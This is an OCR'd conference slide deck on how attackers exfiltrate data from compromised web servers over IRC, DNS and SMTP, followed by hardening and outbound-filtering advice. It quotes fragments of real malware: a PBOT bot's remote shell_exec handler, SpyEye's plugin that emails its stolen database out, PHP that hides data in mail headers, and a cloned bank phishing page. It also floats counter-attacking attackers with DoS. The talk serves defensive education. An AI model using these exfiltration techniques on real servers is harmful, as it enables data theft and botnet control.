
TEHTRI-Security

Technology-Ethical-Hacker-Trust-Robust-Information-Security

Extrusion and Web Hacking

www.tehtri-security.com




Speaker

- Laurent OUDOT
  - Founder & CEO of TEHTRI-Security (2010)
  - Senior Security Expert
    - When ? 15 years of IT Security
    - What ? Hardening, Penetration Tests...
    - Where ? On networks and systems of highly sensitive places:
      - *French Nuclear Warhead Program, United Nations, French Ministry of Defense…*
  - Research on defensive & offensive technologies
    - *Past: Member of the team RstAck & of the Steering Committee of the Honeynet Research Alliance...*
    - Frequent presenter and instructor at computer security and academic conferences like Cansecwest, Pacsec, BlackHat USA-Asia-Europe, HITB Dubai-Amsterdam-Malaysia, US DoD/US DoE, Defcon, Hope, Honeynet, PH-Neutral, Hack.LU…
    - Contributor to several research papers for SecurityFocus, MISC Magazine, IEEE, etc.

About TEHTRI-Security

- Company created in April 2010
- Cutting-edge technologies
  - Advanced & Technical Consulting
  - Penetration Tests / Audits…
  - Fighting Information Leaks, Counter-Intelligence…
- Worldwide:
  - Conferences, Training, Consulting
    - Canada, Lebanon, United Arab Emirates, Singapore, Netherlands, China, Malaysia, France, Austria...
  - Press/Media BBC The Register Le Monde LE FIGARO ZDNet
- Around 30 public security advisories (6 months)
  - Pentesting devices & Applications → 0days…




Introduction

- Goal:

  Analyze some techniques used by web attackers after a successful intrusion, when it's time for extrusion


  Think about solutions

- Target audience:
  - White hats, to fight Cybercrime, Business Intelligence, Information Warfare
- Notice:
  - Legal Issues: we remind you to carefully respect the laws in your country before applying some techniques shown in this presentation
  - Limitation: this is a 1 hour only talk. We won't be able to cover all the related subjects. Contact us for more.




Plan

- Extrusion & Web Hacking
  - 1 – Global Overview
  - 2 – Tactical examples
  - 3 – Solutions




Let’s have a look at the theory and at some concepts related to Extrusion and Web Hacking

I. GLOBAL OVERVIEW




Battlefield: Web Hacking

- Web targets (standard aspects)
  - Web Browsers
    - Client-side attacks
    - Human interaction (at least the beginning)
  - Web Servers
    - Direct attacks
    - Technical interaction
- In this presentation, we'll focus on attacks against **web servers**, and how people try to handle **extrusion** (post intrusion)



Intrusion / Extrusion

- Phase 1: Intrusion
  - Goal: Infiltration / Penetration of (some) remote cyber resource(s)
  - *Wikipedia/Military:…infiltration tactics involve …infantry forces attacking enemy rear areas while bypassing enemy front line…*
- Phase 2: Extrusion
  - Goal: **Exfiltrate** (data) + **Bounces** (attack)
  - *Wikipedia/Military: Exfiltration is …the removal of personnel or units from areas under enemy control by stealth, …or clandestine means.*




Extrusion seen by the attackers

- You have an illegal remote interaction against a remote web server
- You need to **exfiltrate**
  - Take data out of the target(s)…
- You need to **bounce**
  - Anonymous evil hacking (1 hop added to your path)…
- Technical issues
  - **Stealth**, **Speed**…


Risks seen by the attackers


- Standard attacker
  - More risks taken (kind of big **final** cleaning phase)
- Stealth attacker
  - Permanent stealth behavior (**regular** "cleaning"…)



Inbound / Outbound

- How to exfiltrate data?
  - Inbound traffic (ask for data)
  - Outbound traffic (push data elsewhere)





Extrusion through many ways

Inbound traffic
[traffic going to the victim]


- Web Bidirectional Interaction
- No correct Inbound filtering ?
  - Ports open (shell spawned…)
  - TCP/UDP netcat-like transfers
  - ICMP, IPv6, raw packets…
  - …


Outbound traffic
[traffic leaving the victim]

- **HTTP/HTTPS**
- **SMTP**
- **IRC**
- **DNS**
- FTP
- SSH
- SQL
- X11
- TCP/UDP netcat-like transfers
- ICMP, IPv6, raw packets…
- Bounces with other hosts
- …

Inbound: Web Bidirectional Interaction


- Remain the most common way to interact with a remote compromised server
  - Always open (use the real open service)
- Simple model: Requests / Answers
  - Web backdoors & web shells, socket reuse…
- Issues for the attacker
  - Web logs (potential evidences…)
  - Synchronous attack only (!= phishing)
  - …






Outbound traffic

- **Why** attackers can use outbound traffic?
- Some web sites have outbound traffic enabled:
  - Totally open without control
    - Easy to abuse…
  - Open with limited protocols
    - Then, attackers might only abuse the opened paths
- Why is it often open?
  - Lazy administrators / No security policy
  - **Need for legitimate outbound traffic**
    - Examples:
      - DNS resolutions of incoming clients
      - Emails sent to people who register to a service
      - External RSS or other flows needed to build the web pages
      - …




Bounces with local products

- Sometimes, the remote compromised web server is part of a **DMZ** where other computers have the right to generate **outbound** traffic
  - The attacker wants to jump out through them
- It might sometimes be done thanks to vulnerabilities on those LAN computers
  - Printers with vulns
  - FTP services with vulns
  - Network applications with vulns
    - Examples of bounces with 0days from TEHTRI-Security
      - CVE-2010-1637: Bounce with SquirrelMail
      - CVE-2010-1638: Bounce with Horde/Imp



Let’s have a look at practical examples from real cyber weapons used by some attackers

2. TACTICAL EXAMPLES





How to use IRC protocol (chat…) on a compromised web resource, in order to exfiltrate data or control it with a kind of stealth behavior

2.1 EXTRUSION: IRC

Botnet with web servers

- Massive Web Attacks
  - Many web sites compromised
  - Controlled through a C&C over IRC






Thousands of remote shell in the wild


- Owning a botnet of web sites might be more powerful than a botnet of workstations
  - Bandwidth, Mass mailing capabilities…
- Remote execution (source code: PBOT)

```
case "exec":
    $command = substr(strstr($msg,$mcmd[0]),strlen($mcmd[0])+1);
    $exec = shell_exec($command);
    $ret = explode("\n",$exec);
    $this->privmsg($this->config['chan'],"[\2exec\2]: $command");
    for($i=0;$i<count($ret);$i++)
      if($ret[$i]!=NULL)
        $this->privmsg($this->config['chan'],":".trim($ret[$i]));
    break;
```




Example of final outbound actions

- UDP floods against game servers, etc (Xbox…)
- Mail bomb: send tons of emails to one single person
- URL bomb: DDOS web sites
- Evidence eraser: delete internal files of the bots…
- Update capabilities
- Phishing options
- Spam against cell phones: abuse gateway systems with web or email to sms
- …




How to use DNS protocol on a compromised web resource, in order to exfiltrate data with a kind of stealth behavior

2.2 EXTRUSION: DNS



Exfiltrate through DNS


- Some web resources have outbound DNS traffic enabled
  - Example:
    - Web site that wants to resolve the IP address of incoming web visitors (statistics…)
    - …
- Most of the time, outbound DNS traffic is not filtered or proxified with DNS security checks
- This could be used by attackers to create a DNS cover channel / tunnel



Resolving well chosen names

- Many papers and tools already demonstrated how to create powerful DNS tunnels & cover channels
  - E.g.: Dan Kaminsky, *The Black Ops of DNS*, BlackHat US 2004
- Here, the compromised web site will send many DNS requests in order to exfiltrate data and/or receive requests for actions
- Example: Easy ASP.NET source code to create DNS requests from a compromised IIS

```
using System;
try
{
    //performs the DNS lookup
    IPHostEntry he = Dns.GetHostByName(domain);
    ...
```



PHP: Advanced DNS requests

- PHP Source code


```
<?php
   $dnsr = dns_get_record('php.net', DNS_ALL);
   print_r($dnsr);
?>
```

- Sample of related output

```
...
    [0] => Array
        (
            [host] => php.net
            [type] => A
            [ip] => 69.147.83.197
            [class] => IN
            [ttl] => 86016
        )
...
    [8] => Array
        (
            [host] => php.net
            [type] => TXT
            [txt] => v=spf1 ptr ?all
            [class] => IN
            [ttl] => 86400
        )
```


Exfiltrate Data over DNS

- Easy to create
  - Issues: DNS proxified, timeouts…




→ GetHostByName(**aEF12……138gH**.xxx.tld)

Data Hidden




How to use SMTP protocol on a compromised web site, in order to exfiltrate data with a kind of stealth behavior

2.3 EXTRUSION: SMTP



Exfiltrate through SMTP


- Some web resources have outbound SMTP traffic enabled
  - Example:
    - Web site that wants to send emails to web visitors who subscribed to a service
    - …
- This is really useful for attackers, especially to get data of small size during asynchronous cyber attacks
  - Example:
    - Phishing attack…



Example: abusing PHP mail()


- Easy PHP source code to send emails with data hidden in the headers

```
$to="pop3account@somedomain.tld";
$subject="Something well chosen that
  could be changed with random stuff
  inside";
// $ref="<BIG-BASE64-
  STRING-0123456XXXXXXX@localhost>"
$headers="Mime-Version: 1.0 (Some Mailer)
References: ".$ref."
X-Mailer: Some Mailer (1.234)";
mail($to,$subject,$message,$headers);
```



Useful fields of SMTP

- And you can use many different fields to hide data in the SMTP headers
  - Message-ID,
  - In-Reply-To,
  - Thread-Index,
  - References,
  - Boundaries with multi-part message in MIME format,
  - …




Let’s talk about extrusion of sensitive data through SMTP sometimes used by Exploit Kits

REAL LIFE EXAMPLE: EXPLOIT KITS

Another example: Exploit Kit "SpyEye"

- Evil trojan used to steal sensitive information




SpyEye: Example of SMTP extrusion

- Source code from plugin « plg_mailbck.php »

```
$mail = new mime_mail();
$mail->from = "my@e-mail.com";
$mail->to = "$email_backup";
$mail->subject = "SpyEye DB Backup; $dt; $fsize bytes";
$mail->body = "";
$mail->add_attachment("$attachment", "$attach", "Content-
  Transfer-Encoding: base64 /9j/4AAQSkZJRgABAgEASABIAAD/7QT
  +UGhvdG9zaG");
$mail->send();
```

- Linked library « mime_mail.php »

```
// Посылка сообщения, последняя
   вызываемая функция класса
function send() {
```



Let’s talk about extrusion of sensitive data through SMTP widely used by Phishing Kits

Here we will glance at a real recent attack against customers of a famous bank


REAL LIFE EXAMPLE: PHISHING KITS


Phishing is easy

- Penetration in a vulnerable site
- Phishing Kit added
- Spam sent with an evil HTML link
- Wait & Record input from customers

Recent example: Lloyds

- Example of a recent attack against the Llloyds bank customers (Oct 2010)
- Fake web page created and added on a compromised web site
  - Waiting for "User ID" + "Password"






SMTP Extrusion


- Fake web page of the bank
- Credentials stolen & sent by email
  - To anonymous account on well known worldwide mail service

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<!-- saved from url=(0043)https://online.lloydstsb.co.uk/customer.ibc -->
<HTML><HEAD>
<meta http-equiv="Content-Language" content="en-us">
<TITLE>LloydsTSB online - Welcome</TITLE>
<META http-equiv=Content-Type content="text/html; charset=windows-1252"><!-- source file = LogonPage.html -->
<META http-equiv=Pragma content=no-cache>
<META content="Not Available" name=DCSext.custurn>
<META content=LogonPage_IBL name=DCSext.pagename>
<META content=p name=WT.tx_e>
<META content="Not Available" name=WT.tx_i>
<META content=0 name=WT.tx_s>
<META content=1 name=WT.tx_u><LINK title=style
href="index fichiers/scripts1.css" type=text/css rel=stylesheet>
<SCRIPT language=JavaScript>
    //generic browser checker outputs browser name and version, supports Netscape 6 and Opera browsers
    var useragent = navigator.userAgent;
```




Digital Self Defense?

- Contact people that could help
  - Law enforcement teams & CERTs
  - Abuse team (ISP, Hoster, etc)
  - Owners of the web site…
- Identify the attackers
  - Email addresses used for this operation
  - IP addresses used to reach control panel or to read the emails of this extrusion
  - …
- Attack the attackers
  - You need to find a vector to reach them (DOS…)
  - …



Live demonstration with a 0day + vulns that could help law enforcement teams to identify the attackers, etc


LIVE DEMONSTRATION



Finding a 0day


- Let's analyze this source code

Only shared on site at BH Abu Dhabi




Coding the 0day

Only shared on site at BH Abu Dhabi



Get the attackers' email addresses


Only shared on site at BH Abu Dhabi



Yet another vulnerability


- Look at this source code:

Only shared on site at BH Abu Dhabi




Phishing kits, backdoored?

Only shared on site at BH Abu Dhabi



3. SOLUTIONS




In-depth Security


- Improving security at every layers
  - Protection [*Harden*]
  - Containment [*Limit successful intrusions*]
  - Detection [*React*]

Network	Operating System	Applications	Information
• Filtering • NIDS/NIPS • Flows • …	• Administration • FS & Permissions • Activity • HIDS • …	• Web Servers • SQL Servers • …	• Source Code • Configurations • Data • Cipher • Logs • …

What should be done?

- Evaluate your situation
  - Pentests with (really skilled) ethical hackers
- Improve hardening
  - Goal is to limit the surface of attack
- Improve containment
  - Properly filter (inbound&) outbound traffic
- Improve detection
  - Look at forbidden packets
  - Look at allowed packets too ☺





4. CONCLUSION

Conclusion

- The goal of the attackers is not only to **penetrate** computers but also to **exfiltrate** with data or to bounce…
- You can detect them during both kind of interactions
- Trying to handle extrusion issues is a really humble and smart behavior. Why?
  - Because you recognize the fact that your protections might probably be defeated once in the future (0days, errors…)
  - And because you decide to have another opportunity to catch unwanted activity on your network
- Handling extrusion and web hacking should be part of the process of hardening such an infrastructure

